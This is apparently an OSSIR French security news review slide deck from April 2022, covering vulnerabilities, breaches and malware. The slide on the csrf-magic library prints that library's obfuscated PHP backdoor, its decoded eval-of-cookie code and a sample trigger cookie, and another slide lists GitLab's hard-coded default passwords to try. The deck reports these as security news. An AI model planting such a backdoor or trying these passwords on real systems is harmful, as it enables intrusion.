Revue d'actualité de l'OSSIR

12 avril 2022

Christophe Chasseboeuf
*Vladimir Kolla @mynameisv_*

Un 🐭 s'est glissé quelque part

Failles / Bulletins / Advisories


Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Bulletin Microsoft de Mars 2022

- 71 vulnérabilités avec en particulier :
  - Exécution de code à distance authentifié sur Exchange (CVE-2022-23277)
  - Exécutions de code à la lecture d’une vidéo VP9 et HEVC (CVE-2022-24501, CVE-2022-22006)
  - Pleins d'élévations locales de privilèges avec Windows Fax (CVE-2022-24459), XBox Live (CVE-2022-21967), Defender (CVE-2022-23266, CVE-2022-23265)

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterpri
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC


Sortie	Home, Pro	Entreprise
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	lundi 13 février 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Failles / Bulletins / Advisories
Navigateurs (principales failles)

Accès aux variables d'environnement depuis les navigateurs (CVE-2022-0337)

- Touche Chrome, Edge, Opera
- Par l'enregistrement de fichiers aux noms des variables

https://github.com/Puliczek/CVE-2022-0337-PoC-Google-Chrome-Microsoft-Edge-Opera/blob/main/env.html



Chrome et Edge, confusion de type (CVE-2022-1096)

- Aboutissant à une exécution de code
- Vulnérabilité exploitée dans la nature

https://chromereleases.googleblog.com/2022/03/stable-channel-update-for-desktop_25.html

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Adobe Photoshop, Illustrator et After Effects

- Photoshop, fuite mémoire (CVE-2022-24090)
- Illustrator, exécution de code à l'ouverture d'un document (CVE-2022-23187)
- After Effects, 4 exécutions de code à l'ouverture d'un document (CVE-2022-24094, CVE-2022-24095, CVE-2022-24096, CVE-2022-24097)

  https://helpx.adobe.com/security.html

- Photoshop en 2021 ?
  - **17** exécutions de code (CVE-2021-43018, CVE-2021-43020, CVE-2021-44184, CVE-2021-42735, CVE-2021-42736, CVE-2021-40709, CVE-2021-36065, CVE-2021-36066, CVE-2021-36005, CVE-2021-28582, CVE-2021-28548, CVE-2021-28549, CVE-2021-21082, CVE-2021-21067, CVE-2021-21048, CVE-2021-21051, CVE-2021-21006)
  - **5** élévations locales de privilèges (CVE-2021-42734, CVE-2021-36006, CVE-2021-21049, CVE-2021-21050, CVE-2021-21047)

OpenSSL, déni de service lors du traitement d'un certificat (CVE-2022-0778)

- Boucle infinie
- Trouvée par Tavis Ormandy

  https://lwn.net/Articles/887971/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

GitLab, mot de passe en dur pour l'authentification externe (CVE-2022-1162)

- Lors de l'activation de l'authentification par le composant **OmniAuth** (LDAP, OAuth, SAML…)
  - Écrasement du mot de passe de l'utilisateur par un mot de passe en dur
  - « `123qweQWE!@#` » + des zéros suivant la règle de longueur des mots de passe (bourrage)

  https://gitlab.com/gitlab-org/gitlab/-/commit/e2fb87ec5d4e235d6b83454980cec9c049849a1c#f4d654b98cc11d931e3f77ee61318adc95a52f12

- Mots de passe à tester 😋 :

  `123qweQWE!@#`

  `123qweQWE!@#0`

  `123qweQWE!@#00`

lib/gitlab/password.rb deleted 100644 → 0

```
1   - # frozen_string_literal: true
2   -
3   - # This module is used to return fake strong password for tests
4   -
5   - module Gitlab
6   -   module Password
7   -     DEFAULT_LENGTH = 12
8   -     TEST_DEFAULT = "123qweQWE!@#" + "0" * (User.password_length.max - DEFAULT_LENGTH)
9   -     def self.test_default(length = 12)
10  -       password_length = [[User.password_length.min, length].max, User.password_length.max].min
11  -       TEST_DEFAULT[...password_length]
12  -     end
13  -   end
14  - end
```

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Exécution de code à distance sur Spring Cloud Function (CVE-2022-22963)

- Injection de code avec le “Spring Expression Language”
  - Grâce à l’entête HTTP `spring.cloud.function.routing-expression`

https://securelist.com/spring4shell-cve-2022-22965/106239/
https://tanzu.vmware.com/security/cve-2022-22963

- Spring Cloud Function 3.1.6, 3.2.2 et inférieur
- Correctif publié le 29 mars


https://spring.io/blog/2022/03/29/cve-report-published-for-spring-cloud-function

Et 2 jours après…

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Spring4Shell, exécution de code à distance sur Java Spring (CVE-2022-22965)

- Défaut dans le framework Spring 5.3.0-5.3.17, 5.2.0-5.2.19 et JDK 9 ou supérieur
- Une sorte de Log4J mais la configuration requise est **peu fréquente** :
  - Apache Tomcat en mode conteneur “servlet”
  - Packagé dans un WAR
  - Utilisation des “binding” des paramètres sans `allowedFields`
  - Et de la méthode `getCachedIntrospectionResults`
    https://twitter.com/wdormann/status/1509280535071309827
- Exploit publié avant la communication de l’éditeur et retiré depuis
  https://github.com/craig/SpringCore0day/blob/main/exp.pyexp.py
- Corrigez ou appliquez un contournement:
  https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement#suggested-workarounds
- Moyens de détection (dont Nuclei) et de blocage
  https://github.com/NCSC-NL/spring4shell
- Mirai (Encore là !!?) utilisé pour scanner internet à la recherche de cibles vulnérables
  https://www.theregister.com/2022/04/11/spring4shell-flaw-exploited-mirai-botnet/



Failles / Bulletins / Advisories
Smartphones (principales failles)

iOS et macOS

- Beaucoooooooooooouuup de vulnérabilités :
  - Élévation**s** locales de privilèges, vraiment beaucoup
  - Contournement de l'écran de verrouillage d'un iPhone depuis FaceTime (CVE-2022-22643)
  - Contournement de l'écran de verrouillage d'un macOS, incroyable 😋 (CVE-2022-22647)
  - Exécution**s** de code à l'ouverture d'une page web dans Safari
- Mettez à jour :
  - 11.6.5 pour macOS Big Sur https://support.apple.com/en-us/HT213184
  - 12.3 pour macOS Monterey https://support.apple.com/en-us/HT213183
  - 15.4 pour iOS https://support.apple.com/en-us/HT213182

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Oh la belle porte dérobée !!!

- Dans la librairie csrf-magic
- Exécution de code caché dans un cookie en B64 :


```
GET ...
Cookie: ab=ab; c=cGhwaW5mbygpOw==; d=; e=;
...
```

https://github.com/csrf-magic/csrf-magic/blob/master/csrf-magic.php

https://twitter.com/wvuuuuuuuuuuuuu/status/1507200558725218306

- Présente depuis 2014 😨😨😨😱😱😱
- En lien avec la vulnérabilité sur Ivanti
  - CVE-2021-44529

https://forums.ivanti.com/s/article/SA-2021-12-02?language=en_US


https://github.com/csrf-magic/csrf-magic/blob/master/csrf-magic.php
// Obscure Tokens
$aeym="RlKHfsByZWdfcmVwfsbGFjZShhcnJheSgnLfs1teXHc9fsXHNdLyfscsJy9fsccy8nfsKSwgYXJyfsYXkoJycsfsJysn";
$lviw = str_replace("m","","msmtmr_mrmemplmamcme");
$bbhj="JGMofsJGEpPjMpefsyRrPSdjMTIzJzfst1fsY2hvICc8Jy4kay4nPic7ZXfsZfshbChiYXNlNjRfZGVjb2";
$hpbk="fsJGfsM9fsJ2NvdW50fsJzfsskYfsT0kXfs0NPT0tJRTtpZihyfsZfsXNldfsCgfskYfsSkfs9fsPSdhYicgJiYg";
$rvom="KSwgam9pbihhcnfsJheV9zbGljZSgkYSwkYyfsgkYSktMyfskpfsKSkpOfs2VjaG8gJzwvJy4fskay4nPic7fQ==";
$xytu = $lviw("oc", "", "ocbocaocseoc6oc4_ocdoceoccocoocdoce");
$murp = $lviw("k","","kckrkeaktkek_kfkunkcktkikokn");
$zmto = $murp('', $xytu($lviw("fs", "", $hpbk.$bbhj.$aeym.$rvom))); $zmto();
cmd Command Prompt - python
>>> import base64
>>> a="fsJGfsM9fsJ2NvdW50fsJzfsskYfsT0kXfs0NPT0tJRTtpZihyfsZfsXNldfsCgfskYfsSkfs9fsPSdhYicgJiYg"+"JGMofsJGEpPjMpefsyRrPSdjMTIzJzfst1fsY2hvICc8Jy4kay4nPic7ZXfsZfshbChiYXNlNjRfZGVjb2"+"RlKHfsByZWdfcmVwfsbGFjZShhcnJheSgnLfs1teXHc9fsXHNdLyfscsJy9fsccy8nfsKSwgYXJyfsYXkoJycsfsJysn"+"KSwgam9pbihhcnfsJheV9zbGljZSgkYSwkYyfsgkYSktMyfskpfsKSkpOfs2VjaG8gJzwvJy4fskay4nPic7fQ==";
>>> import base64
>>> c=str(base64.b64decode(b)).replace(";",";\n").replace("{","{\n")
>>> print(c)
b"$c='count';
$a=$_COOKIE;
if(reset($a)=='ab' && $c($a)>3){
$k='c123';
echo '<'.$k.'>';
eval(base64_decode(preg_replace(array('/[^\\w=\\s]/','/\\s/'), array('','+'), joi
n(array_slice($a,$c($a)-3)))));
echo '</'.$k.'>';
}"
>>>


```php
$c = 'count';
$a = $_COOKIE;
if (reset($a) == 'ab' && $c($a) > 3)  {
    $k = 'c123';
    echo '<'.$k.'>';
    eval(base64_decode(preg_replace(array('/[^\w=\s]/',
    '/\s/'), array('', '+'), join(array_slice($a, $c($a) -
    3)))));
    echo '</'.$k.'>';
}
```

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Serpent, opération ciblant des entreprises et ministères français

- Hameçonnage classique mais installant Chocolatey
  - Gestionnaire de paquets sous Windows
- Utilisation détournée de Chocolatey
  - Installation de Python, pip et des dépendances comme PySocks
  - Exécution d'un script Python Offensif
  - Téléchargement d'un autre script Python encodé en Base64 et caché dans une image
  - Installation d'un proxy Tor pour communiquer avec le C2
  - Ajout d'une tâche planifiée…
- Beaucoup d'étapes bien compliquées…

https://www.proofpoint.com/us/blog/threat-insight/serpent-no-swiping-new-backdoor-targets-french-entities-unique-attack-chain



Piratages, Malwares, spam, fraudes et DDoS
Piratages

Vol de $600m de Ron (Ronin)

- Jeton de cryptomonnaie pour le jeu Axie Infinity
- Blockchaine secondaire d'Ethereum

https://twitter.com/ericgoldenx/status/1508844665881116674

Piratage des literies Emma

- Vol des informations de 97 000 clients
- Par injection d'un javascript sur le formulaire de paiement (à la Magecart)
  - En pleine campagne de promo et de sponsoring de Youtubeurs 😳 (-10% de plus avec le code DTC)

https://www.lemagit.fr/actualites/252515141/Emma-vol-massif-de-cartes-bleues-et-de-donnees-personnelles

Piratage de HubSpot

- HubSpot est le CRM n°2 du marché après SalesForce
- Piratage pour cibler des entreprises de crypto

https://www.hubspot.com/en-us/march-2022-security-incident et https://decrypt.co/95586/hacker-steals-customer-data-circle-blockfi-big-crypto-firms

Piratages, Malwares, spam, fraudes et DDoS
Piratages - Special LAPSUS$

Lapsus$ pirate Okta

- Compromission de 366 clients (2,5%)
  - Piratés depuis décembre sans l'annoncer…

https://www.lemagit.fr/actualites/252515019/Attaque-de-Lapsus-Okta-tente-de-repondre-aux-questions

- Le rapport de Mandiant
  - Accès par un VPN historique d'un sous-traitant
  - Rebond par RDP
  - Utilisation de "Process Hacker" et "Mimikatz" 👶

https://twitter.com/BillDemirkapi/status/1508527487655067660

Lapsus$ pirate Microsoft

- Lapsus$ annonce la compromission "pendant" l'extraction
  - Et se fait couper l'accès par Microsoft
- Et publie plusieurs codes sources de Bing, plusieurs appli, des certificats…
- A mettre en regard des TTP 6 lignes plus haut 😁 :

« personne ne publie de rapport sur les TTPs [du groupe] parce qu'aucun produit ne peut les détecter. Lapsus$ s'appuie sur des cookies volés obtenus sur des marchés tels que Genesis, ou via des complicités internes. Antivirus et EDR ne vous aideront pas ».

https://www.lemagit.fr/actualites/252515025/Microsoft-a-pris-Lapsus-la-main-dans-le-sac

Piratages, Malwares, spam, fraudes et DDoS
Piratages - Special LAPSUS$

Lapsus$ pirate Linus Torvalds

- Et publie le code open source du noyau linux
- Autre logiciels impactés :
  - Apache HTTP 😨
  - Bind 😨
  - OpenSSH 😱
- Pensez à mettre à jour rapidement vos antivirus (😱😁)

  https://twitter.com/bortzmeyer/status/1507276585296089090?s=11

Lapsus$ comment contourner le MFA ?

- En harcelant les cibles de notifications…

  https://twitter.com/_mg_/status/1506743254594703360?s=11
- Technique déjà présentée lors de la revue d'actualité de décembre 2021

Piratages, Malwares, spam, fraudes et DDoS
Piratages - Special LAPSUS$

Lapsus$ dont le leader aurait 16 ans

- Et a piraté :
  - Nvidia, Ubisoft, Okta, Microsoft, LG…
- Leader de 16 ans considéré comme autiste
  - Ancien de la communauté de joueurs Minecraft
  - Ancien admin de Doxbin
  - Doxxé en détails par les actuels admin de Doxbin
    https://doxbin.com/upload/White
- 7 personnes arrêtées en angleterre
  https://www.lemagit.fr/actualites/252515070/Lapsus-sept-arrestations-outre-Manche

Piratages, Malwares, spam, fraudes et DDoS
Malware

Triton, serait d'origine Russe (FSB)

- Selon les USA
- Rappel : attaque sur les équipements Triconex d'Invensys (Schneider Electric)
  - Malware se fait passer pour un outil de gestion des traces (logs)
  - Capacité de vrai sabotage
  - Outillage offensif en Python
  - Ressemblait à une expérimentation (code en debug, tests répétés…)

https://www.justice.gov/opa/pr/four-russian-government-employees-charged-two-historical-hacking-campaigns-targeting-critical

SandWorm, aurait attaqué les installations énergétiques ukrainiennes

- SandWorm = UNIT 74455, groupe affilié au GRU (rens' militaires Russes)
- Le principal objectif était la destruction avec :
  - INDUSTROYER2 ciblant les SCADA des réseaux énergétiques
  - CADDYWIPER effaçant les données et partitions des ordinateurs sous Windows (déployé par GPO)
- Intrusion classique avec des outils classiques (impacket, tunnels SSH…)
  - Et des scripts

https://cert-gov-ua.translate.goog/article/39518?_x_tr_sl=uk&_x_tr_tl=fr&_x_tr_hl=fr&_x_tr_pto=wapp

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Blue Team The Hive 5.0 est sorti !

- Release majeure :
  - Nouvelle interface graphique
  - MFA
  - Meilleure gestion des affaires (cases)
  - Meilleure gestion des alertes

https://blog.strangebee.com/thehive-5-0-is-now-available/

Blue Team CVE

- Deux changements majeurs en 2022 :
  - Le format de soumission passe de JSON 4.0 à JSON 5.0
  - Les CVE seront uniquement fournies en JSON dès l'été 2022
    - Anciennement : CSV, HTML, XML…

Blue Team Oh non, le malware Qbot bloque oletools

- Utilisation d'un bug xslb qui bloque la fonction XLMMacroDeobfuscator
  https://www.hornetsecurity.com/en/threat-research/qakbot-distributed-by-xlsb-files/
- Un simple tweet et ça repart
  - Mise à jour d'oletools
  - Trop fort Philippe Lagadec 👍

https://twitter.com/cyb3rops/status/1512117892128641028?s=11&t=SHjdNQFSiDO8UOsGZ19uew

Business et Politique

Business
Monde

Cisco pourrait racheter Splunk

- Pour $20Mds
  - Capitalisé à $18,2Mds
- Ou alors il s’agit juste du renouvellement des licences 🔥🔥🔥

https://twitter.com/zebpalmer/status/1492742757185556483

https://www.usine-digitale.fr/article/cisco-aurait-fait-une-offre-a-20-milliards-de-dollars-pour-splunk.N1784322

Droit / Juridique / Politique
Monde

Italie, amende de 20m€ contre Clearview AI

- Collecte et traitement illégaux de données personnelles d'italiens
  - Il est demandé à Clearview de supprimer toutes les données
- L'Australie avait fait la même demande fin 2021

https://www.usine-digitale.fr/article/l-italie-inflige-une-amende-de-20-millions-d-euros-au-specialiste-de-la-reconnaissance-faciale-clearview-ai.N1795697

Le FBI nettoie les cibles piratées par les Russes de Sandworn

- Piratage de firewall Watchguard (cf. revue d'actualité de mars 2022)
  - Implantation d'une porte dérobée
- Tout comme pour VPNFilter en 2018, le FBI a lancé une opération classifiée :
  - Confirmer l'infection
  - Collecter des informations
  - Supprimer le malware
  - Bloquer le moyen de piratage (fermeture du port TCP exposant le portail d'administration sur internet)
- Action avant que Sandworm n'exploite pleinement ses implants

https://arstechnica.com/information-technology/2022/04/fbi-accesses-us-servers-to-dismantle-botnet-malware-installed-by-russian-spies/

https://www.nytimes.com/2022/04/06/us/politics/us-russia-malware-cyberattacks.html

Droit / Juridique / Politique
Monde

Expiration prochaine des CSPN de plus de 3 ans

- Remplacé par le schémas de certification UE ?

  https://www.ssi.gouv.fr/actualite/evolution-du-processus-de-certification-cspn-certification-de-securite-de-premier-niveau/

RaidForums, oui, c’est vraiment fini

- Confirmation de la saisie du domaine et d’arrestations des admins
  - Au Portugal et en Angleterre
- `<<These domains were “raidforums.com,” “Rf.ws,” and “Raid.lol.”>>`

  https://www.justice.gov/opa/pr/united-states-leads-seizure-one-world-s-largest-hacker-forums-and-arrests-administrator

Conférences

Conférences

Passée

- Breizh CTF - 01 et 02 avril 2022

A venir

- BotConf - 26 au 29 avril 2022, aka #BoufConf / #BouffeConf

- SSTIC - 1 au 3 juin 2022, déjà 20 ans 🎂

Publications

Publications
Ukraine

Citalid - Chronologique des événements (*22 mars 2022*)

- Frise présentant plusieurs aspects (Geopolitics, MPA, Cybercrime, …)
- Tendances identifiées :
  - Essoufflement rapide des activités de sabotage et des cyber attaques d'ampleur
  - Forte capacité de nuisance et montée en intensité d'opérations hacktivistes

https://25611270.fs1.hubspotusercontent-eu1.net/hubfs/25611270/Dynamiques%20Geopolitiques%20&%20Cyber%20de%20la%20Guerre%20Russo-Ukrainienne-V2403.pdf

Publications
Élections

Risques cyber et déstabilisation électorale

- Sujets traités :
  - Les différents biais de manipulation cyber
  - Les attaques réputationnelles fondées sur la fuite de données
  - Quelle politique de prévention ?
  - Vers une cybersécurité européenne… ?

https://portail-ie.fr/analysis/4032/risques-cyber-et-destabilisation-electorale-partie-12


Analyse

Risques cyber et déstabilisation électorale [Partie 1/2]

Le 4 avril 2022 par Raphaël Barrasset, Guillaume Brechler

L'élection présidentielle française de 2022 est un événement démocratique majeur et hautement stratégique sur lequel pèsent de nombreuses menaces numériques. Les événements survenus à l'occasion des derniers scrutins ont montré qu'une anticipation de ces risques est indispensable au bon fonctionnement de la démocratie. La France doit donc être prête à se défendre et à entreprendre des coopérations, notamment européennes, si elle veut prévenir et traiter efficacement les risques auxquels elle fait face.

Dans les États démocratiques, les échéances électorales récentes ont pour la plupart été marquées par des événements d'importance variable dans le champ immatériel, allant de la tentative de déstabilisation majeure à des manifestations d'une ampleur bien plus réduite. Chacun de ces événements a été à l'origine de prises de conscience de la part des acteurs du processus électoral. Toutefois, cette affirmation doit être relativisée au vu de la place toujours marginale qu'occupe le thème de la cybersécurité, que ce soit dans les programmes politiques des candidats ou dans la gestion opérationnelle des campagnes électorales par leurs différents protagonistes : États, partis politiques, médias et réseaux sociaux ou encore instituts de sondages.

Portail de l'IE
Centre de ressources et d'information sur l'intelligence économique et stratégique

Publications
Opérationnel

Panorama de la menace 2021, par l'ANSSI

- Après le panocrime du Clusif

  https://clusif.fr/tag-publication/panocrim/

- Après l'état des menaces (threat landscape) de l'ENISA

  https://www.enisa.europa.eu/news/enisa-news/hackers-for-hire-drive-the-evolution-of-the-new-enisa-threat-landscape

- Voici celui de l'ANSSI, tout y est :
  - Cybercriminels, agences, entreprises privées
  - Rançonnage, espionnage, sabotage
  - Exploitation de 0-days
  - Cloud, chaine d'approvisionnement (supply chain)


  https://www.cert.ssi.gouv.fr/uploads/20220309_NP_WHITE_ANSSI_panorama-menace-ANSSI.pdf

Publications
Opérationnel

MITRE

- 11 stratégies d'un centre opérationnel de cybersécurité de classe mondiale
  - Stratégie 9 : Communiquer clairement, collaborer souvent, partager généreusement.

mitre.org/sites/default/files/publications/11-strategies-of-a-world-class-cybersecurity-operations-center.pdf



XM Cyber, éditeur de “Breach and Attack Simulation”

- Rapport d'impact sur la gestion des chemins d'attaque
  - 94 % des actifs critiques peuvent être compromis en moins de 4 pivots
- A prendre avec du recul (éditeur de BAS, leur vision qui n’est pas celle d’attaquants ou de défenseurs)

https://info.xmcyber.com/hubfs/Attack%20Path%20Management%20Impact%20Report%202022%20_XM%20Cyber.pdf

Divers / Trolls velus

Divers / Trolls velus

ModSecurity (open source) ne sera plus maintenu

- Fin du support
  - Open source pour le 1er juillet 2024 !
  - Versions commercialisées pour le 1er août 2021

https://www.modsecurity.org/

Wagnergate, opération au Bélarusse

- Enquête OSINT de BellingCat

https://fr.bellingcat.com/ressources/2021/12/13/le-dossier-et-ses-elements-authentifier-loperation-du-wagnergate/

https://fr.bellingcat.com/actualites/royaume-uni-europe/2021/12/13/les-dessous-du-wagnergate-laudacieuse-operation-ukrainienne-dinfiltration-pour-pieger-des-mercenaires-russes/

Divers / Trolls velus

Le gouvernement Ukrainien publie des informations sur 620 agents Russes

- Agents/employés du FSB en lien avec des opérations criminelles
  - Nom, prénom, date de naissance, service…

https://gur.gov.ua/content/sotrudnyky-fsb-rossyy-uchastvuiushchye-v-prestupnoi-deiatelnosty-stranyahressora-na-terrytoryy-evropy.html

<<La cybersécurité, c'est pas des compétences que vous avez dans l'État>>

- Non, pas du tout…
- D'ailleurs l'ANSSI c'est en fait l'Association Nationale des Siffleurs de Schnaps Inimitables
  - *Je vous laisse trouver les équivalents pour CEA, CNRS, INRIA, C3N, BEFTI… qui n'ont pas non plus de compétences…*

https://twitter.com/faure_t/status/1509559767479590917

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?